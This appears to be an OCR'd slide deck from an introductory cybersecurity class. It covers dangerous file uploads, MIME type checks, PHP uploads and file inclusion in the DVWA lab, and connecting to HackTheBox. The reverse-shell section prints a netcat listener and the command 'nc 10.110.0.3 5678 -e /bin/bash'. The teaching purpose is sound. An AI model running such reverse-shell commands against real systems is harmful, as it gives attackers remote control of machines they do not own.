Welcome Cyber#1

Reader: reader.codaisseur.com

Slack: codaisseur-school.slack.com

Discord: https://discord.gg/qyehPh

WEB ATTACK
& Learning

Homework???

Today...

- File uploads
- Reverse Shells
- Content type checking
- Demo upload reverse shell
- File inclusion
- Discuss homework
- Do HtB

File Uploads

Why are they so dangerous?

File uploads...

- Overwrite files
- Upload of malicious files
- File system full
- Many uploads at the same time

File uploads...

Where do the files end up?

File uploads...

/var/www/html/uploads/file.png

File uploads...

DVWA -> upload an image

File uploads...

DVWA -> upload an *.php???
easy vs medium

MIME types...

‹category›/‹type›

Content type checking ...

- text/plain
- audio/mpeg
- video/mpeg
- text/javascript
- application/vnd.rar
- text/css
- text/html
- image/jpeg

File uploads...

DVWA -> upload an *.php???


medium


Reverse Shells...


Reverse Shells?????

Shells...

SSH Ximena@coadaisseur.academy










Shells...

SSH Ximena@coadaisseur.academy







PORT?




Reverse Shells...



SSH jeroen@10.110.0.3



Reverse Shells...



Ncat


Netcat...

nc -lvp 5678

nc 10.110.0.3 5678 -e /bin/bash

Reverse Shells...





nc -lvp 5678

nc 10.110.0.3 5678 -e /bin/bash

File inclusion

File inclusion...

Why?

File inclusion...

Assume we have a standard footer file called "footer.php", that looks like this:

```
<?php
echo "<p>Copyright &copy; 1999-" . date("Y") . " W3Schools.com</p>";
?>
```

To include the footer file in a page, use the `include` statement:

Example

```
<html>
<body>

<h1>Welcome to my home page!</h1>
<p>Some text.</p>
<p>Some more text.</p>
<?php include 'footer.php';?>

</body>
</html>
```

Run example »

File inclusion...

DVWA -> include an *.php???

low

File inclusion...

~~DIY~~

Homework


HACKTHEBOX

Hard to get in...

HACKTHEBOX

Hard to get in...

HACKTHEBOX

- While ago..
- I don't remember how I did it exactly
- Hints and kept following the hints
- Bit of coding?

Easy exercise...

HACKTHEBOX

Easy exercise...

HACKTHEBOX

Wasn't so easy.....

Easy exercise...

HACKTHEBOX

Reverse engineering

Easy exercise...

HACKTHEBOX

Reverse engineering

Start HtB...

HACKTHEBOX

Starting point....

Connect to HtB...


HACKTHEBOX

But first connect....

VPN...


Virtual Private Network

no-VPN...



HtB...

HTB.eu



80,443

443,3306

445,139


1360


21,23,137,139

25


3389

no-VPN...



INTERNET
80,443,3306,445,
1360,21,23,137,139,25,3389
Home
network
Network
HtB
HTB.eu


no-VPN...
INTERNET
80,443,3306,445,
1360,21,23,137,139,25,3389
Home
network
Network
HtB
HTB.eu

VPN...



